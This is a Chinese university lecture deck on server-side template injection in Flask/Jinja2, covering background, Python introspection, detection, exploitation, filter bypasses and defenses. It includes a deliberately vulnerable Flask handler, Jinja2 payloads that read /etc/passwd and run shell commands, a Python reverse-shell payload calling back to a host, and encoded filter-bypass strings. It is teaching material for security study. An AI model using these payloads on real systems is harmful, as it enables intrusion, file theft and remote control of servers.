Beijing Forest Studio

北京理工大学信息系统及安全对抗实验中心

服务端模板注入漏洞

李橙　　硕士研究生

2019年04月14日

内容提要

- 背景介绍
- 背景知识
- 基本原理
- 关键技术
- 防御方法
- 参考文献

背景简介

背景介绍

- 2015年美国黑帽大会上，James Kettle发表文章《Server-Side Template Injection:RCE for the modern webapp》

- 攻击者通过与服务端模板的输入输出交互，在过滤不严格的情况下，构造恶意输入数据，从而达到获取关键信息或任意命令执行的目的。具体所受影响与所使用的的语言和模板引擎有关。

相关知识


相关知识

```
<?php
if(is_set( $_GET['name']){
    $name = $_GET['name']
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>index</title>
</head>
<body>
    <h3>Hello <?php echo $name  ?> </h3>
</body>
</html>
```


相关知识

- MVC是一种软件架构模式，最早由Trygve Reenskaug在1974年提出，该模式强制性的使应用程序的输入、处理和输出分开，将开发分为三层，使开发的软件具有以下特性：
  - 可维护性
  - 可扩展性
  - 可读性
  - 可复用性

- MVC各层简介
  - Model 数据模型层，对数据进行加工和处理。
  - View 视图层，用于封装结果，生成可视化内容
  - Controller 控制层，用于处理业务逻辑



- MVC原理


基于MVC的Web应用
浏览器
1.将用户的注册信息
提交给服务器
C:控制器
注册表单
2.使用模型封装
的数据库操作保存
注册用户信息
5.返回结果
和数据
7.将生成的
html代码
返回给控制器
M:模型
结果返回
8.将html内容
返回给浏览器
6.将结果和数据
发送给视图进行
动态的代码生成
4.返回结果
和数据
3.对数据库
直接进行操作
V:视图
数据库

相关知识

- 常见的模板引擎
  - Python
    - Jinja2
    - Mako
    - Genshi
  - PHP
    - Smarty
    - Twig
    - Haml
  - Java
    - Freemarker

- Jinja2基本语法

```
{% for item in items
%}
    {{ item.name }}
    {{ item.display() }}
{% endfor %}
```

相关知识

- Flask与Jinja2模板使用

```
@app.route( '/safe/<name>' )    # 路由规则/变量规则
def safe(name):    # 逻辑控制函数(view)
    return render_template("test.html", name=name)

<!--test.html-->  # 模板文件
<html>
<body>
    <h1>hello {{ name }}</h1>
</body>
</html>
```

相关知识

- Python对象机制
  - Python中一切皆为对象，所有对象继承自“Object”类
  - Python内置对象主要有 数字（int float）、字符串（str）、列表（list）、字典（dict）、元组（tuple）、文件（file）、集合（set）
- 魔法方法
  - 双下划线(dunder)开头和结尾的成员函数称为”magic method”(魔法方法)。会在特殊情况下被调用，可以重载。例如: __init__() 和 __del__() 类似C++中的构造函数和析构函数。

相关知识

- SSTI中用到的魔法方法
  - __class__ 返回调用的参数类型
  - __bases__ 返回类型列表
  - __mro__ 此属性是在方法解析期间寻找基类时考虑的类元组
  - __subclasses__() 返回object的子类
  - __globals__ 函数会以字典类型返回当前位置的全部全局变量（重载过__init__方法的类才有此方法）
  - __getattribute__ 当访问对象方法时，此方法被调用
- Python内建模块 __builtins__
  - __builtins__内的函数和变量在程序运行的任意位置都可以直接调用，不用Import.
  - len()、range()、type()、help()等

相关知识

- Python的内省机制
  - 内省，有时也叫类型内省，是在运行时进行的一种对象检测机制。我们可以通过内省来获取一个对象的所有信息，比如

```
>>> dir('')
['__add__', '__class__', '__contains__', '__delattr__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__getnewargs__', '__getslice__', '__gt__', '__hash__', '__init__', '__le__', '__len__', '__lt__', '__mod__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__rmod__', '__rmul__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '_formatter_field_name_split', '_formatter_parser', 'capitalize', 'center', 'count', 'decode', 'encode', 'endswith', 'expandtabs', 'find', 'format', 'index', 'isalnum', 'isalpha', 'isdigit', 'islower', 'isspace', 'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'partition', 'replace', 'rfind', 'rindex', 'rjust', 'rpartition', 'rsplit', 'rstrip', 'split', 'splitlines', 'startswith', 'strip', 'swapcase', 'title', 'translate', 'upper', 'zfill']
>>>
>>> isinstance('',str)
True
>>>
>>> isinstance(['s'],str)
False
```

相关知识

- Python的反射机制
  - 与内省相比，反射的功能要显得更为强大。反射使得程序具有在运行时动态调用自身方法、修改自己的结构和行为的能力。反射通过字符串驱动，只要知道方法名、属性名就能进行相应的调用。
  - 例子

相关知识

```
class myClass:    # 类定义
    def __init__(self):  # 重载初始化函数
        self.name = “myClass”

    def __str__(self):    # 重在格式化输出函数
        return “My name is: ” + self.name

    def getName(self):    # 获取name属性方法
        print(“我的名字叫：” + self.name)

    def setName(self, name): # 设置name属性方法
        self.name = name
```

相关知识

```
m = myClass() # 初始化实例
print("myClass的名字：%s" % m.name)

while(True):
    methodName = input("请输入要调用的方法名字\n")
    if methodName == "setName":
        name = input("请输入新名字\n")
        m.__getattribute__(methodName)(name)
        m.getName()
    else:
        m.__getattribute__(methodName)()
```

```
myClass的名字：myClass
请输入要调用的方法名字
getName
我的名字叫：myClass
请输入要调用的方法名字
setName
请输入新名字
顺溜
我的名字叫：顺溜
```

基本原理

基本原理

T	检测识别模板漏洞，并利用漏洞实现远程命令执行
I	含有恶意代码的HTTP请求
P	服务器执行HTTP请求中的恶意代码
O	服务器返回恶意代码执行的结果


基本原理

- 存在SSTI漏洞的代码

```
@app.errorhandler(404)
def page_not_found(e):  # 危险的代码
    template = '''
    <div class="center-content error">
    <h1>Oops! That page doesn't exist.</h1>
    <h3>%s</h3>
    </div>
    ''' % (unquote(request.url))
    return render_template_string(template)

@app.route( '/safe/<name>' ) # 安全的代码
def safe(name):
    return render_template("test.html", name=name)
```

基本原理


SSTI漏洞的
注入点
1.构造恶意代码
C:控制器
结果返回
4.将结果返回给
攻击者
3.执行代码
并返回结果
2.恶意代码被带入
模板进行渲染
T:模板

服务端模板注入攻击

关键技术

关键技术

- SSTI漏洞检测和识别
- SSTI漏洞利用：沙箱逃逸
- 过滤绕过


关键技术

- 如何检测和识别SSTI漏洞
  - 检测： 在输入点输入{{ 1+1 }}

  - 识别：
    - 输入错误语法，从返回的错误结果中观察。(python框架需开启debug模式，php需开启错误回显功能)
    - 通过编程语言和模板语言的差异来识别。

关键技术

- 模板种类识别


成功
失败
${7*7}
a{*comment*}b
{{7*7}}
Smarty
${"z".join("ab")}
Not vulnerable
Mako
Unknown
{{7*'7'}}
Jinja2
Twig
Unknown
7777777
49

关键技术

- SSTI漏洞利用：沙箱逃逸
  - 通过Python的继承链获取关键类并调用其方法
  - 步骤
    - 1. 随便找一个对象，使用__class__获取其对应的类
    - 2. 使用 __bases__ 获取基类（返回tuple类型），从而得到超类’object’
    - 3. 使用 __subclasses__ 获取超类的所有子类。
    - 4. 找到重载过__init__方法的类并调用__init__(没有带wrapper的说明重载过）
    - 5. 使用__globals__获取全局变量中的__builtins__类
    - 6. 使用__builtins__中的__import__方法导入模块并使用模块中的方法

关键技术

- SSTI漏洞利用

http://10.15.8.215:2000/unsafe/%7B%7B[].__class__.__bases__[0].__subclasses__()[40](%22/etc/passwd%22).read()%7D%7D

http://10.15.8.215:2000/unsafe/%7B%7B[].__class__.__base__.__subclasses__()[60].__init__.__globals__['__builtins__']['__import__']('os').popen('ls').read()%7D%7D

关键技术

- http://10.15.8.215:2000/unsafe/{{[].__class__.__base__.__subclasses__()[59].__init__.__globals__['__builtins__']['__import__']('os').system("python -c %5c"import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('10.15.8.128',8008));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);%5c"")}}

关键技术

- 过滤绕过
  - 中括号([])被过滤：使用pop函数绕过
    ".__class__.__mro__.__getitem__(2).__subclasses__().pop(40)('/etc/passwd').read()
  - 引号(‘ “)被过滤：使用flask上下文中的request.args属性，该属性用于获取get参数。
    {{().__class__.__bases__.__getitem__(0).__subclasses__().pop(40)(request.args.path).read()}}?path=/etc/passwd

关键技术

- 过滤绕过
  - 下划线(_)被过滤：同上一种方法，用request.args属性，也可以利用request.values ，此时获取的是post参数。
  - 关键字(os/eval/file/…)被过滤：使用base64编码或字符串拼接绕过。

{{[].__getattribute__('X19jbGFzc19f'.decode('base64')).__base__.__subclasses__()[40]("/etc/passwd").read()}}

{{[].__getattribute__('__c'+'lass__').__base__.__subclasses__()[40]("/etc/passwd").read()}}

防御方法

- 牢记Web安全要义：不要相信用户的任何输入
- 不要使用让用户控制模板，使用模板文件进行渲染，不要直接用字符串带入模板渲染。
- 使用模板时使用过滤器对变量进行转义。

参考文献

- [1]https://portswigger.net/blog/server-side-template-injection
- [2]http://www.vuln.cn/6934
- [3]http://python.jobbole.com/84063/
- [4] https://bbs.ichunqiu.com/thread-47685-1-1.html?from=aqzx8

道德经

大成若缺，其用不弊。
大盈若冲，其用不穷。
大直若屈。大巧若拙。
大辩若讷。静胜躁，寒胜热。清静为天下正。

谢谢！